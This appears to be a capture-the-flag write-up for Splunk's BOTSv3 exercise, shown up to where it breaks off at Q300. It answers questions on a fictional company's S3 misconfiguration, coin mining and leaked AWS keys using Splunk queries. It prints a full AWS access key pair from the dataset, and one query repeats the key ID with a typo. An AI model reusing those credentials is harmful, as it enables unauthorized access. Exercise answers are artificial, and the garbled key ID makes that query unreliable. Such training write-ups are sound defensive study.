BOTSv3 Report

BOTSv3 Security Investigation Report

Executive Summary

This report documents a comprehensive security investigation of the Frothly Corporation breach using Splunk's Boss of the SOC version 3 (BOTSv3) dataset. The investigation uncovered a sophisticated multi-stage attack involving AWS credential compromise, cryptocurrency mining operations, and an advanced persistent threat (APT) campaign attributed to the Taedonggang adversary group.

Key Findings:

- AWS credentials leaked to public GitHub repository
- S3 bucket misconfiguration exposing sensitive data
- Cryptocurrency mining malware deployed on corporate endpoints
- APT infiltration via macro-enabled phishing documents
- Unauthorized user account creation across Windows and Linux systems
- Command and Control (C2) infrastructure establishing persistent access
- Exfiltration of 8 customer email records

Day 1: AWS Infrastructure Investigation

200 Series - Cloud Security Analysis

Q200: IAM User Activity Assessment

Objective: Identify all IAM users accessing AWS services in Frothly's environment

Query:

```
index="botsv3" sourcetype="aws:cloudtrail" userIdentity.type=IAMUser
| stats count by userIdentity.userName
```

Analysis: This query leverages CloudTrail logs to enumerate IAM users and their activity patterns. Understanding the complete user landscape is essential for identifying unauthorized


access and establishing baseline behaviors.

Q201: Multi-Factor Authentication Monitoring

Question: What field would you use to alert that AWS API activity has occurred without MFA?

Answer: `userIdentity.sessionContext.attributes.mfaAuthenticated`

Security Significance: This field is critical for detecting high-risk API operations performed without multi-factor authentication. Any administrative actions without MFA should trigger immediate security review.



Q202: Web Server Infrastructure Details

Question: What is the processor number used on the web servers?

Query:

```
index=botsv3 eventsource=hardware
```

Answer: Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz

Context: Understanding hardware specifications helps establish performance baselines and identify anomalous resource consumption, particularly relevant for detecting cryptocurrency mining activity.

Critical Incident: S3 Bucket Exposure

Q204: Public S3 Bucket Misconfiguration


Question: Bud accidentally makes an S3 bucket publicly accessible. What is the event ID of the API call that enabled public access?

Query:

```
index=botsv3 sourcetype=aws:cloudtrail (putbucketacl OR "put-bucket-acl")
"requestParameters.AccessControlPolicy.AccessControlList.Grant{}.Grantee.URI"=
"http://acs.amazonaws.com/groups/global/AllUsers"
```

Analysis: The query identifies the `PutBucketAcl` API call that granted public access to all users. This is a severe misconfiguration that could expose sensitive company data.

Reference: [AWS S3 PutBucketAcl API Documentation]



Key Findings:

- **Affected Bucket:** frothlywebcode
- **User:** bstoll (Bud Stoll)

- **Security Context:** Connection established without MFA protection

---

Q205: User Identification

Question: What is Bud's username?

Answer: bstoll

Investigation Summary:

- Username: bstoll
- MFA Status: Not authenticated
- Exposed Resource: S3 bucket "frothlywebcode"

Q207: Unauthorized File Upload Analysis

Question: What is the name of the text file that was successfully uploaded into the S3 bucket while it was publicly accessible?

Query:

```
index=botsv3 *.txt sourcetype="aws:s3:accesslogs"
```

Answer: OPEN_BUCKET_PLEASE_FIX.txt

Analysis: The file name suggests either security testing or malicious reconnaissance. The source system (BSTOLL-L.froth.ly running Windows Enterprise) uploaded this file during the public access window.

Endpoint Security Assessment

Q208: Operating System Inventory


Question: What is the FQDN of the endpoint that is running a different Windows operating system edition than the others?

Query:

```
index=botsv3 sourcetype="winhostmon" source=operatingsystem
| table OS, host
| dedup host
```

Answer: BSTOLL-L.froth.ly (Windows Enterprise)

Significance: This endpoint is an outlier in the environment, making it a prime candidate for targeted attacks or unauthorized activities. The `winhostmon` sourcetype provides detailed OS information through nested fields.



Cryptocurrency Mining Investigation


Q209: CPU Utilization Anomaly Detection

Question: A Frothly endpoint exhibits signs of coin mining activity. What is the name of the second process to reach 100 percent CPU processor utilization time from this activity on this endpoint?

Query:

```
index=botsv3 sourcetype="perfmonmk:process" "%_Processor_Time"=100
| table _time host instance %_Processor_Time
| dedup instance
| sort + _time
```

Analysis: Multiple processes exhibited sustained 100% CPU utilization, a clear indicator of cryptocurrency mining malware. The performance monitoring data reveals abnormal resource consumption patterns.




Q210: Monero Mining Endpoint Identification

Question: What is the short hostname of the only Frothly endpoint to actually mine Monero cryptocurrency?

Answer: BSTOLL-L

Investigation Method: Logical correlation of previous findings:

- S3 bucket exposure incident
- Unusual Windows Enterprise OS configuration
- Sustained CPU utilization anomalies
- All evidence points to BSTOLL-L as the compromised mining endpoint



Q211: Threat Signature Analysis


Question: Using Splunk's event order functions, what is the first seen signature ID of the coin miner threat according to Frothly's Symantec Endpoint Protection (SEP) data?

Data Source: Symantec Endpoint Protection logs

Context: Symantec Endpoint Protection is a comprehensive security suite developed by Broadcom (formerly Symantec) that provides real-time threat detection for endpoint devices.

Answer: CIDS Signature ID: 30358

Method: Examining events in chronological order to identify the initial detection signature.




Q212: Attack Classification

Question: What is the name of the attack?

Answer: JSCoinminer Download 8

Analysis: This signature identifies JavaScript-based cryptocurrency mining malware, commonly delivered through browser-based attacks or malicious downloads.



Q213: Threat Severity Assessment

Question: According to Symantec's website, what is the severity of this specific coin miner threat?

Answer: Medium

Reference: Broadcom Security Center - Attack Signature 30358


Risk Analysis: While rated as medium severity, cryptocurrency mining can significantly impact business operations through resource degradation and increased infrastructure costs.

Q214: Threat Remediation Evidence

Question: What is the short hostname of the only Frothly endpoint to show evidence of defeating the cryptocurrency threat?

Status: Pass - Evidence poorly indexed

Note: Insufficient logging data available to definitively identify successful threat remediation on specific endpoints.



AWS Credential Compromise Investigation

Q215: Access Key Error Analysis


Question: What IAM user access key generates the most distinct errors when attempting to access IAM resources?

Query:

```
index=botsv3 sourcetype="aws:cloudtrail" userIdentity.accessKeyId=*
errorCode=AccessDenied
| stats count by userIdentity.accessKeyId
```

Answer: AKIAJOGCDXJ5NW5PXUPA

Significance: This access key generated the highest volume of AccessDenied errors, indicating unauthorized access attempts by an adversary probing IAM permissions.



Q216: AWS Security Incident Response

Question: Bud accidentally commits AWS access keys to an external code repository. Shortly after, he receives a notification from AWS that the account had been compromised. What is the support case ID that Amazon opens on his behalf?

Investigation Approach: AWS automatically emails account owners when security tools detect credential exposure.


Query:

```
index=botsv3 sourcetype="stream:smtp" aws
```

Findings:

- **Detection Method:** GitGuardian automated credential scanning
- **AWS Response:** Automatic support case creation
- **Support Case ID:** 5244329601
- **Subject Line:** "Amazon Web Services: New Support case: 5244329601"

Analysis: This demonstrates the effectiveness of automated credential scanning services and AWS's proactive security monitoring.



Q217: Secret Access Key Recovery

Question: AWS access keys consist of two parts: an access key ID and a secret access key. What is the secret access key of the key that was leaked to the external code repository?

Investigation Method: Email content analysis revealed the GitHub repository URL containing the leaked credentials.

Repository: FrothlyBeers/BrewingIOT - aws_credentials.bak

Answer: Bx8/gTsYC98T0oWiFhpmdROqhELPtXJSR9vFPNGk

Critical Security Impact: Complete credential pair exposed in public repository, enabling full unauthorized access to AWS resources.

Q218: Unauthorized Resource Access Attempt

Question: Using the leaked key, the adversary makes an unauthorized attempt to create a key for a specific resource. What is the name of that resource?


Query:

```
index=botsv3 sourcetype=aws:cloudtrail
userIdentity.accessKeyId=AKIAJOGCDXJ5NW5PXUPA eventName=CreateAccessKey
```

Answer: user nullweb_admin

Error Message: "User: arn:aws:iam::622676721278:user/web_admin is not authorized to perform: iam:CreateAccessKey on resource: user nullweb_admin"

Analysis: The adversary attempted to create additional access keys for privilege escalation but was blocked by IAM permissions. This demonstrates the importance of principle of least privilege.



Q219: Adversary Tooling Identification


Question: Using the leaked key, the adversary makes an unauthorized attempt to describe an account. What is the full user agent string of the application that originated the request?

Query:

```
index=botsv3 sourcetype=aws:cloudtrail
userIdentity.accessKeyId=AKIAJOGCDXJ5NW5PXUGA
eventName=DescribeAccountAttributes
```

Answer: ElasticWolf/5.1.6

Analysis: ElasticWolf is a legitimate AWS management client, demonstrating the adversary's use of standard administrative tools to blend in with normal traffic and evade detection.



Day 2: Advanced Persistent Threat Investigation

300 Series - APT Campaign Analysis

Q300: Malicious File Upload to Cloud Storage

Question: What is the full user agent string that uploaded the malicious link file to OneDrive?

Investigation Context: The `ms:o365:management` sourcetype provides detailed Office 365 activity logs. Key fields include:

